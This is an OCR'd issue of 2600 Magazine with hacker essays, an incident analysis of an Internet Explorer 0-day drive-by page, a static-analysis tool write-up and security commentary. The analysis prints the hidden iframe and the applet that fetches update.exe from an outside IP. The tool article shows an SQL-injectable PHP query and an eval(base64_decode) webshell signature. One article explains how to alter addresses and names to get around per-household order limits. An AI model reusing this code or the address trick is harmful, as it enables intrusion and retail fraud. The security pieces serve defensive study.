
So I guess it all started with a primate somewhere in the dark jungles of an ancient continent. A place where the rules were few, new knowledge abundant, and the opportunity for hacking endless. The hunger, well the hunger has been deep ever since.

HACKER PERSPECTIVE Submissions Are OPEN!

It's been a couple of years since we've had openings, so you'd best make your submissions as quickly as possible. Hacker Perspective is a column about the true meaning of hacking, spoken in the words of our readers. We're interested in stories, opinions, and ideas.

The column should be a minimum of 2000 words and answer such questions as: What is a hacker? How did you become one? What experiences and adventures did you live through? What message can you give to other aspiring hackers? These are just suggestions - you must choose your own points.

If we print your piece, we'll pay you $500.
Submit to articles@2600.com



by Sh0kwave

When a new security vulnerability is identified, a new exploit created, and that exploit is first released into the wild, there is of course no security patch, no virus definition, and no (immediately) known fix. The day of first release is called Day Zero, or Zero Day, or simply 0-Day. A 0-Day is very scary from a security perspective, as there is really nothing that can be done to protect against it, other than take steps not to cross its path.

I recently encountered a 0-Day while working in a security role. This is what happened.

The 0-Day in question was discovered in the wild on December 29, 2012, impacting Internet Explorer versions 6, 7, and 8 (CVE-2012-4792).

I can't say how we found out, but we became aware that a computer we were responsible for went to this website: `hxxp://marinskorea.com`, which was one site known to be hosting 0-Day exploit code. I needed to find out if this person's computer had become infected and, if so, what the exploit had done. (Remember, it's a 0-Day, so you can't just run a virus scanner.) Using a non-vulnerable web browser to investigate would be a good idea, but then the exploit wouldn't trigger, so how would I know what it would do? This was my solution: I fired up Backtrack in a virtual machine and then launched Burp Suite. Burp Suite is an awesome tool that lets you intercept web traffic, modify or drop code, replay it, spider a site, and much more.

With the Konqueror web browser proxied through Burp Suite, I went to the website in question. The Burp "Proxy" tab easily showed me that my GET request was going to identify my browser as:

```
User-Agent: Mozilla/5.0
➥(compatibility; Konqueror/4.5;
➥ Linux) KHTML/4.5.3 (like
➥ Gecko) Kubuntu
```

So I changed it to:

```
User-Agent: Mozilla/5.0 (windows
➥; U; MSIE 7.0; windows NT 5.2)
```

This made it look like I was running a vulnerable browser. I then forwarded the GET request and the Burp Suite "Target - Site Map" tab showed all of the site subdirectories and code that was called as a result of the GET. First, main.php was called. This contained:

```
<iframe src=image/javaexp.htm
➥width=1 height=1></iframe>
```

This iframe loads javaexp.htm. Burp also showed this code snippet as part of javaexp.htm:

```
<applet archives="apps.jar" code
➥="taa.taa_a.class" width=1
➥ height=1>
<param name="data" value="
➥http://199.xx.xx.149/update
➥.exe"/></applet></body></html>
```

So this created a one pixel by one pixel (effectively invisible) object on the screen, which attempted to execute "update.exe" from the site at the 199... IP address. This, no doubt, was where the 0-Day malware would load and run.

Fortunately for me, our web proxy servers were already blocking this IP address, so the fun was over for me. I was sure nothing bad had happened as a result of the person's visit to the 0-Day site. However, I'm sure others were not so lucky. All they had to do was go to a website and, if their browser was vulnerable, they had "update.exe" execute on their PC without their knowing it. Who knows what bad things that piece of code would do? This is a classic Drive-By Download, fueled by a 0-Day exploit. Hope you never encounter one.

HOW A PREHISTORIC HACKER GOT STARTED

by DarkAudax

As I reflect on my career in information technology, I have come to realize that I was a hacker from Day One and "Day One" was a long, long time ago. Some might even say from prehistoric times. Let me explain.

"Day One" came in the 1960s while I was still in high school. If you can imagine a time before smart phones, personal computers, mini-computers... yes, prehistoric computer times. This was the time when IBM was virtually the only game in town and there were only mainframe computers in existence. Our high school was located on the same campus as a university. Strange but true. As an aside, this had many significant benefits such as ready access to beer bashes, interesting girls, psychedelic substances, and so forth. A good life was had by all. But I digress.

In exploring the university buildings, I came across their "computer room." At that point in time, there was no security or controls of any type. Hard to imagine compared to today. The room consisted of what I believe to have been an IBM 7000 series data processing system, punch card reader, punch card machine, and a printer. The only input was punch cards, no video terminals existed.

Being a curious person, I asked if I could use the mainframe system. Surprise! The person said sure, no problem, go right ahead. OK, that was the good news. The bad news was I had never seen a computer in real life and had no idea how to turn it on or to program it! I waited until the summer break when things were quieter and started hanging out in the computer room on a daily basis. They had shelves of official IBM manuals which I started to devour. From these, I learned the basic concepts of programming and a couple of programming languages. By the end of the summer, I was proficient at writing, punching, compiling, and executing programs!

The best part was booting the mainframe at the start of the day since it was turned off at the end of each day. Now we all just walk over to our tablet, laptop, or desktop and press the "on" button, then moments later we have a system ready to do work. This was certainly not the case for this beast. Let me walk you through the startup process. First, you threw a wall-mounted 12 inch lever up to apply power. Now, go for coffee and wait the mandatory 20 minutes for it to warm up. Next, there were toggle switches controlling the memory registers on the console which had to be set to a specific pattern for the IPL (Initial Program Loading). The operating system consisted of about eight or so boxes of punched cards that needed to be read in via the reader. Half the time, you needed to redo the IPL since there was a glitch reading the operating system cards. At this point, you had a live computer system and it only took 30 to 45 minutes to start. Whew!

The console was massive and measured something like five feet wide by three or four feet high. It was covered by all kinds of toggle switches, rotary switches, and lights. Definitely heaven for the kid in me. This was a different era. You could set the CPU via the console to step through each machine instruction one at a time! Imagine trying to run a modern program like that now. Being IBM, it was built like a rock. I doubt a sledgehammer would even have scratched it.

To execute a program that I had written was another whole undertaking. Again, you need to remember there were no USB keys, tape drives, or hard drives. You had to write out your program on paper then type it in on the punch card machine to generate punch cards. It was all about accurate typing and correct programming commands since there was no backspace or correction capability. In hindsight, the best course I took in high school was typing. It paid off that summer and ever since. Once you had your program punched, you got sets of boxes from the shelf for the particular programming language and added your cards to the end. This whole set of cards was then read into the computer to "execute" the program and output something to the printer if you were lucky. If you were unlucky, sometimes you needed to decipher registry lights on the console or some obscure error code printed out!

That summer was a true journey. Upon reflection, this was the start of me being a "hacker" - the desire to explore the unknown, the desire to experiment, the desire to learn, the desire to have fun, etc. I am convinced my "hacker" characteristics have materially added to my success throughout my career. It has allowed me to do the impossible and have fun along the way. I encourage everyone to recognize and embrace their "hacker" side. I did and never looked back.

The Weather Outside is Frightful

by lg0p89

Scene: Desolate, quiet bank branch. Near dusk. Even the rabbits are quiet.

A driver pulls up to the bank's ATM, just like any of the other thousands who have over the decades. There is nothing unusual so far. Since it is at dusk, the driver's headlights are automatically on.

Every ATM has a camera mounted internal to the faceplate. This camera records the image of the [type of vehicle redacted intentionally] pulling up and the driver and passenger looking at the ATM. The headlights light the area very well (thank you).

Bad Behavior

Now it gets interesting. I bet you know where this is going. The window is rolled down via the electric motor in the door. The driver, who has elected to give the camera an even better view, installs a skimmer initially. This took a bit of effort. The next step was to install a camera looking down onto the keyboard. From the video, it appears this went pretty smoothly. Overall, the passenger and driver were there for over three minutes. The driver leaves, but drives back around a few minutes later. He does not slow down much at the ATM, but just drives through to apparently verify the equipment is still attached and to examine his handiwork. The ATM is still capturing images. Normally the bank would not have been aware of this. The equipment was installed, hundreds of people use the ATM, the alleged deviant returns in the middle of the night and retrieves his items, and no one is the wiser until the funds start to dissipate across the globe from the unsuspecting customer accounts.

About this time of year in the northern states, it tends to get a bit chilly in the evenings and there may be more humidity in the air. When the camera was put in place, it was one of these evenings when it was cold. The temperature did not truly allow a good, quality seal between the equipment and the faceplate of the ATM. They say haste makes waste. It still does, but this instance was to the bank's advantage.

After the alleged deviant left his wares, a customer came through and attempted to use the ATM. The skimmer was not lined up correctly. It was ever so slightly off. The customer tried to use his card, but he had a problem as it was being returned to him. The card was jammed in between the actual ATM and the skimmer. The customer was naturally unhappy since the machine took his card and he did not have any money yet. In a fit of primordial rage, the customer began to hit the ATM until his card was released. In the process, the camera fell off the machine. The client was worried he was going to get in trouble and came in Monday morning to turn in what he thought he broke off the ATM. He was very sorry - and we were very surprised and then happy. So, without the cold and a truly irritated customer, the issue could have been much bigger.

Later in the weekend, a person came to the ATM and pulled off the skimmer. Unfortunately for him, it was clearly during the daylight hours and his hoodie did not cover his face. Naturally, the police were called and images turned over to them for analysis. They probably will be turned over to the state police to have the images cleaned up further. Their software is so much better. The quality of the images will be as good as high school graduation pictures!

Lessons Learned

Always be wary when you use an ATM - even if this is one you use every other day of the week in a smaller town. If something does not look right, it probably is not. Just use the sniff test. If it smells like poo, it probably is. This really should be used as a teaching opportunity.

The preceding is not exactly a coding miracle. It is merely two guys who bought two pieces of equipment on the Internet. At your next presentation for your monthly employee meeting, tell the non-techs about this and how easily they can be duped. When you start to get the deer-in-the-headlights look, talk to them about how much of a headache they personally can have replacing their debit or credit card, waiting for the new card, filling out affidavits - or how their credit card numbers and personal information were being sold in a block of hundreds of others for abuse. If they still don't quite understand the potential impact, just remember one of my favorite sayings and smile on the inside: You Can't Fix Stupid.

Bulls-eye on the Banks - Again

by lg0p89

For some reason, people think banks are a faceless entity and they can do whatever they wish. Every week, it seems like I read about attacks on the banking industry. This could be in the form of DDoS, Trojans, etc., and the effects can be significant. It has become interesting to read about all of the nuances of these as people get more creative.

The latest that is coming down the pipeline (allegedly) is a Trojan focused on around 30 banks. The targets are apparently set to be the larger national banks. These are being targeted for the massive amounts of money present (when a certain large national bank that starts with a "C" can lose two billion dollars and not blink an eye, there is ample cheese there to be had), opportunities to wire (Automatic Clearing House) large amounts of funds out of the bank, ability to structure the wires to reduce the suspicion activity (so it won't be detected as quickly), the large number of IP addresses that appear to be easy picking (more targets to attack versus a small community bank), etc.

Although these banks have the software and algorithms to detect this, the anomalous behavior may not be picked up immediately. By the time checks start to bounce in the victims' accounts, the money is spent! Also, many of these banks don't use a two factor authentication.

The attacks could occur at any time. The leader of the bunch is working to recruit at least 100 botmasters. There may be up to six or eight different types of attacks used here.

This round of attacks does appear to be very well organized. They did their research on the banks. If this works out, it could be one of the largest coordinated hacks. This is being engineered to be much like the Gozi Trojan. Once the PCs have been cloned and they are accessing the accounts, the victims wouldn't be able to check their accounts (due apparently to a DDoS attack on the bank) until the money was gone and sent away to the four corners of the globe, or at least somewhere nice and warm.

As always, be wary!

EXPLOITING THE POSTAL SERVICE ADDRESS SYSTEM FOR PERSONAL GAIN

by Tj Loposser

The U.S. Postal Service address system has a basic setup of four components: street name, house or apartment number, city, and zip code.

Most of you have seen ways of getting stuff for free or at highly reduced prices, but they will have a maximum number per household on them. So here is how you can modify your address and still get these items delivered to you. As long as you also take note to use a different name or a variation of your name on each address, it should pass all automated checks and most physical checks, especially if you allow a little time between orders.

Breaking it down, there are two components that cannot be messed with or your failure rate will go too high to make it worthwhile. The first one is the zip code. In the modern world, the zip code is read electronically and that chooses the sorting location, so we cannot change that without raising the failure rate considerably. The other is the house or apartment number. Granted, you can add stuff to these, like, for example, if yours is 7024, you could use 7024A and in the ordering computer it would be counted as two addresses. But then you have to worry about your mail carrier getting confused, since this is what they go by and they look at it by hand. But on the other hand, your street name can be changed phonetically or through spelling or by using variations of the same wording. Mail will still get sent to the same address, but be seen as a separate address. And your city name can be changed greatly, as long as you only change it and stick to a perfect street address and zip code. Your mail will come to you.

Examples:

```
Standard address: 3053 Caryville
➥ Rd, Pandora, KY 34564
```

Usable examples that would work:

```
3053 Karyville Rd,
➥ Pandora, KY 34564
3053 Caryville Rd,
➥ Fandora, KY 34564
3053 Carryville Road,
➥ Pandora, KY 34564
3053 Carysville Rd,
➥ Pendora, KY 34564
```

There are countless ways of changing addresses, and, in the world of computerized ordering systems that require a one-to-one match, these would pass the test but still get delivered to the regular address.

Another trick is to find old street addresses for your home that legally still have to be delivered to you. As most areas grew, the addresses changed. When the 911 system was rolled out, there were also changes made to addresses. At one house I lived in as a child, there were three separate addresses that could be used. My current home has at least two, so a little bit of footwork could increase your abilities even further.

Have fun and good luck.

A World without Security

by Donald Blake

First off, I love *2600 Magazine*. I've been a lifetime subscriber since around 2004. I really love the hacker community and what they do. I'm writing today because I've come to realize something about security. I've finally realized that I hate it and it's a drain on my time when working on it.

This made me start to think about what the world would be like if there wasn't a need for security. Just think of the things we could do without security. One of the best things we could do is eliminate our defense budget. Some soldier or sailor wouldn't have to stand watch for five hours in the middle of the night in the freaking cold and then have to go do his real job the next day. I feel for you, guy. Think about all the money that could be put into things like education and roads. Then maybe I'd be able to go to Miami Beach without having to pay for parking or driving on the highways. Being from California, it is sacrilege to have to pay to go to the beach.

My personal life without security would be awesome. The computer that I'm typing on could lose its Guardian Edge software which encrypts my data and makes it run like a computer built in 1990. I could lose the five passwords that I have at work. I wouldn't have to worry about someone getting onto my system through Wi-Fi. Oh, how my world would change if I didn't need security. Life would be so much easier.

The real reason I hate security is I have to develop it and incorporate it into the software I develop. It also takes forever to develop and it's expensive. It's also the part of the project that users don't really care about; in fact, they hate it! It doesn't show the cool graphics or crunch the numbers extremely efficiently. It usually drives users crazy because they're average people. All they want to do is play their game and not have to worry about getting hacked! It's really annoying when they lose their authenticator.


After working on security software, I've come to realize that when I read about a hack in *2600,* I can imagine how it got missed in the first place. The developers probably didn't care that much about security software at first because they were more interested in working on things that made their software better for their users' experience. Then they realized that a simple username and password wouldn't work and they had to develop software to make sure that the user's information was really protected. They developed it enough and had enough confidence in their security software that the benefit of developing it further wasn't really worth it. Then they deploy it and their users are happy and they love the software because it shows cool graphics and has a really slick user interface.

Six months after launch, some kid comes along and writes an article in *2600 Magazine* showing an easy way to get around the security software and our worst nightmare occurs. Someone steals the users' information. After the hack gets reported to the world on CNN, the hacker is identified. And CNN is nice enough to credit him as some mastermind, when in actuality what really happened was the developers really did think of it. However, it would have taken six months or longer of development and cost a couple million dollars to implement and the odds of someone figuring that out was very remote.

After the fiasco, the hacker goes to jail. The budget for software development gets halved and now there's a software security budget. Then half of the developers who didn't like working on software security in the first place have to go work on it full time or find new jobs (job hunting sucks). The users get a stupid authenticator which they lose constantly. It drives them crazy and they realize that it's worse than losing their car keys.

We developers think it's really awesome you hackers find security holes. Good job! That's one less bug we have to find ourselves. Just tell us about it first and give us at least six months to fix it and don't mess with our users' information. I'm sure we could even negotiate a bug award. If after six months it's not fixed, that's because management hasn't assigned it, so you can tell everyone. It'll get fixed after that!

Shout out to Violet.



***Pirate Cinema* by Cory Doctorow**
Tor Teen, 384 pages, $19.99
ISBN 978-0765329080
http://craphound.com/pc/

Review by elib7ronic
tim@elibtronic.ca

Most content that you would find in this magazine looks at the social and technological impact of living our lives with computers. This piece is a bit different. I wanted to write a review for a book I recently read that I would say is highly entwined with hacker culture. The book is called *Pirate Cinema* and the author is Cory Doctorow. Hopefully, most people reading *2600* would know who Doctorow is. The important part here is that he's worked with the Electronic Frontier Foundation as well as with the Creative Commons movement. In case you haven't seen it, he presents an amazing talk on "The Coming Civil War over General Purpose Computing" (`http://boingboing.net/2012/08➥/23/civilwar.html`) that anyone who owns a computing device should watch. Alongside all of this work, Doctorow also writes young adult fiction. In October 2012, he published *Pirate Cinema*.

First and foremost, I'm not a fan of young adult fiction. Most of it ends up being angst-y and plays against teenage anxiety. This story was different than that. It centers on a British teenager who gets his family's Internet connection shut down for illegally downloading copyrighted material and then it takes off from there. The story is set in the near future and is equal parts story and philosophical discussion on downloading, big media owning politicians, and the right to remix. It also delves into topics that align with the hacker mindset. For example, the hero of the story builds himself a new laptop with help from another character and the scene plays out with a discussion of how to really learn about how a computer works. The hero is told: "Your problem is, you're trying to understand it. You need to just do it." And with that, the hero moves forward understanding that he needs to approach with curiosity and intrigue.

The future depicted in the novel is a very frightening one that hackers work hard at every day to make sure doesn't happen. It is a society where all downloads are monitored by the government and people are sent to jail for the slightest infraction. On second thought, it isn't that far off from the world we are in today. If you have any friends who don't really get what hacking is about, tell them to read this book to get a great introduction on why it's important. I won't delve any further into the plot but I wouldn't give away much if I said the ending is gut-wrenching.

Another thing to note is that Doctorow distributes all of his books as free downloads from his site (`http://craphound.com/➥pc/download/`). In this case free means free of cost, and free of DRM. This is a great arrangement that lets you, the potential reader, at least sample the book before deciding to buy it. Which, if you do decide to buy, it will be made available to you free of DRM (sounds like another publication I know of that will sell you its content with no strings attached). I'd recommend the book, even at the very least to see a world where using the Internet like we do today is seen as a crime.

Cyber Attacks On Equities Markets:

The Real Threat of High Frequency Trading

by Eightkay

It goes without saying our markets today are digital - almost everyone knows this fact. However, what the government and maybe the markets themselves, NYSE, NASDAQ, and various other exchanges fail to address properly is their instability and frailty. Daily we hear about the Air Force or FBI engaging in preventative cyber warfare, hackers, Anonymous, people breaking into files stealing socials, or other schemes. The real threat, the real danger, is our complete and total reliance on an electronic marketplace as the lifeblood of our capital system in the United States.

Many of you may know that the days of open outcry on the trading floor are long gone. Today if you open an E-Trade account and buy shares of Coke, that transaction - whether buy or sell - travels through a complex web of Alternate Trading Exchanges (ATS) and electronic networks (EN) to connect a buy to a sell and cross.


The dangers out there include High Frequency Trading (HFT), Dark Pools, and ATS. Many in *The Wall Street Journal* and *The New York Times* will speak about how these rob investors of meaningful trades, focusing on primarily the economics or the market structure. Both the Securities and Exchange Commission (SEC) and Commodities Futures Trading Commission (CFTC) have held roundtables on this issue and, although they focus on market fairness and occasional structural stability, they do not mention security attacks.

Let's take a look at the Knight Capitol example from last summer. A Rogue trading algorithm out of Overland Park, Kansas, a suburb of Kansas City, Missouri, crashed and stalled our markets for 30 minutes before anyone knew what was going on that day. The program executed a large sell order and flooded the market with stock. I was in Europe at the time and scarcely had time to read the news and react to what was going on before it was over.

Now imagine this attack scenario. Agents of an enemy of the United States successfully break into the mainframes of a High Frequency Trading Company, Dark Pool Crossing Network, or Brokerage Company. They infect the system with rogue trading algorithms or change the code on currently deployed algorithms. In a single coordinated attack, they buy and sell millions of shares of a single company or multiple companies, causing trading to halt or decimating the value of a single stock. Multiply that by 100 stocks of the top Fortune 500 companies and we have market collapse. Trading for the day would halt and uncalculated economic damage would be done.

There really is no real quick fix for this system. The problem that is going unnoticed is the fact that HFT programs are a major national security threat. If such a program could be maliciously controlled, it could cause damage. You control 50 such programs at many HFT firms and you have a weapon of mass destruction. Our markets are so disorganized and trading can happen so fast that there would be no reaction. Yes, there are circuit breakers to stop and halt trading of a stock and market monitoring. But this attack could happen quickly, rapidly, and across multiple fronts. On one hand economic damage and on the second hand investor confidence ruined. Investor confidence concrning the vulnerabilities of the markets would take a long time to heal.

In the coming years, the SEC and CFTC need to take a broader role in not only securities regulation but in mandating measures to ensure the security of our equities markets. HFT programs need to be banned and further safeguards put in place on the marketplace to confront fraudulent trading programs or direct access to the market. Rules requiring hold periods for stocks or not trading above or below a certain price spread not only affect marketplace fairness but also add a second level of safeguard to a well-orchestrated cyber attack.



Static Code Analysis Using Watchtower

by Chris Lane
chris@chris-allen-lane.com
twitter.com/chrisallenlane

I'm writing to introduce watchtower, a static code analysis (SCA) tool that I recently published under the GPL license. It's a simple tool - in this age of automated fuzzers, scanners, and frameworks, I consider watchtower to be a "dumb" tool for a smart auditor. It is used to locate potentially hazardous code within a project, and is thus useful for security audits and webapp incident response. Watchtower is language-agnostic, written in Ruby, and depends on RubyGems.

It's a What, Now?

Watchtower is used for performing static code analysis. If you're not familiar with the term, static code analysis is the analysis of source code in its written form. (The practice of scanning an application's source can be contrasted against other types of scans, such as a scan against a running application, for example.) At its core, watchtower simply searches for the presence of user-specified strings within an application's source, much as would grep or the Find tool that inevitably exists in your preferred word processor.

Why Would I Do That?

There are principally two occasions on which you'd want to grep for strings within an application, within the security context:

1) *When performing a security audit on an application's source code*. Many security vulnerabilities are introduced into applications through very regular and recognizable programming anti-patterns. For example, when auditing a PHP application's source, I find that one of the most fruitful strings to search for is "`$_GET`". It's both shocking and depressing to see how often you'll encounter code like this:

```
$result = mysql_query("SELECT *
➥ FROM users WHERE username =
➥  '{$_GET['username']}' AND
➥  `password` = SHA1('{$_GET
➥['password']}')")
```

Readers of *2600* will spot the obvious SQL injections, but it seems that many programmers - remarkably - will not.

2) *When performing incident response on a compromised web application*. As another example, compromised web applications frequently contain easily recognized signatures as well. One of the most common payloads out there looks like this:

```
eval(base64_decode('some-evil-
➥base64-encoded-payload'));
```

(Regular readers may remember "eval(base64_decode(" from StarckTruth's article "A PHP Rootkit Case Study" in 29:1.)

Both of these examples demonstrate how, if you know what you're looking for, a bit of tactical grep-ing can get you a long way while auditing or cleaning up after a hack.

If Grep is So Great, What's the Point of Watchtower?

My problem with grep isn't one of functionality. In fact, if you examine its source, watchtower is ultimately just a fancy wrapper around grep. My problem with grep is one of *usability*.

I find it to be a bit of a pain to use when auditing for a few reasons:

1) I struggle to remember its options sometimes, which can be distracting when I'm focused on an audit.

2) It can be a pain to scan for batches of signatures at once, yet scanning ad-hoc makes it easy to overlook important signatures.

3) grep can generate a lot of unstructured output (especially when scanning a large project), which can be difficult to sift through.

Watchtower exists to solve some of these usability problems with grep. Watchtower, unlike grep, provides several output formats, currently including plain text, CSV, XML, Markdown, and - most importantly, in my opinion - HTML. CSV exists primarily to make it possible to import watchtower's data into a spreadsheet. XML is useful for importing watchtower's output into your own application. Markdown exists as an intermediary step to compile watchtower's output into a PDF. (I plan to make it possible for watchtower to output a PDF directly through pandoc in a future release.)

The HTML output format is the most interesting, and is watchtower's primary feature and use-case.

So How Do I Use It?

The first thing you need to do (obviously) is download the project from github, `cd` into the watchtower directory, and then install the requisite RubyGems. (You can do this either "the old-fashioned way" or by running a "bundle install.") After that's done, run `./watchtower -h` to get a feel for the program options.

Using watchtower is actually pretty simple: just scan your application, and then manually review the generated report. For each signature that was detected, a "point of interest" will be outputted to the report. Each point of interest may be marked with one of a few tags: "OK," "dubious," and "bad." Points of interest may also be "hidden," which moves them out of your way. (The HTML report uses some clever HTML 5 to save your tags in real time, thus making it possible to close your browser without losing any of your work.)

Broadly speaking, the workflow for auditing with watchtower looks something like this:

1) Specify your signatures (some sensible signatures are loaded by default).

2) Scan your application and output an HTML report.

3) Review the report, marking suspicious points of interest as "dubious" or "bad."

4) After you've made your first pass through the report, filter it to display only the "dubious" and "bad" points of interest.

5) Open your preferred editor and use watchtower to guide you through the points of interest in more detail.

The overarching goal of watchtower is to help you review a large amount of code quickly. It will identify the potentially problematic parts of your application to spare you from having to audit the whole thing line-by-line in an editor.

Is It Extensible?

Absolutely. Watchtower allows you to create signature files for any language, and signatures may be specified as either literal strings or regular expressions. You may choose which configuration and signature files to load at runtime, which makes it easy to work on multiple different projects simultaneously. It's even possible to compile user-defined stylesheets into your reports, allowing you to override the default styling with your own branding if you intend to share your reports with clients.

It Sounds Great! What Do I Do Now?

Start by checking out the example report (`https://raw.github.com/chris➥allenlane/watchtower/master/➥examples/report.html`) that ships with watchtower. (Just download that file and open it in a browser.) If you like what you see, download the full project at `https://github➥.com/chrisallenlane/watchtower`, and then twit about it on your Face-blags and tell your friends! Also, remember to email me with bug reports and feature requests as you have them.

Beyond that, know that watchtower needs a few good contributors. My experience is principally on the LAMP stack, but there's no reason why watchtower's utility should be confined to that platform. (There's no reason why its utility should even be constrained to the web, in fact.) With that said, if you have specialized knowledge of other programming languages or frameworks - or if you would like to contribute to the languages and frameworks already accounted for - I encourage you to contact me.

Thanks for reading, and happy hacking.

Transmissions

by Dragorn

Polymath or Dilettante

The hacker skill set that lets so many of us get interesting work done lies somewhere between a mindset and a continual vocation. I don't think many who self-identify as hackers feel their skills are tied to a single job or set of tasks - sysadmins, pen-testers, hardware hackers, and the whole gamut of others benefit significantly from embracing a larger set of skills. The ability to quickly pick up at least a minimal working knowledge in a new domain is often crucial when working on a project, professionally or personally - the ability and willingness to pick up new skills may even be one of the core defining characteristics of the hacker mentality.

Unfortunately, the dangerous downside to this flexibility may be the risk of perceived expertise: It's tragically easy to feel like operational knowledge is similar to expertise, and it's a trap we all fall into sometimes. Perhaps the exhilaration of gaining new knowledge, or the ability to demonstrate wide-band competency grants a feeling of expertise, but often it simply isn't so. A common number quoted is ten thousand hours of active practice to gain "expert" status in a field, which is a time commitment we rarely get the luxury of.

A second trap is that expertise in one area doesn't necessarily grant expertise in another. Just like being a doctor doesn't make someone a good mechanic, being amazing and reverse engineering doesn't make someone an expert in pen testing.

Both of these are a pernicious trap; obviously, if carried to an extreme it is intellectually dishonest, though those are harsh words and (hopefully) seldom the case. Without going to such lengths in the argument, it still leads to what is basically laziness - assumption of expertise makes it much too easy to ignore advice, stop exploring new options, and to not take advantage of true experts in the field. When all you have is a hammer, everything looks like a nail, and when all you have is a few dozen tricks in a field, everything looks like a problem that can be solved with them, even when there may be far better solutions.

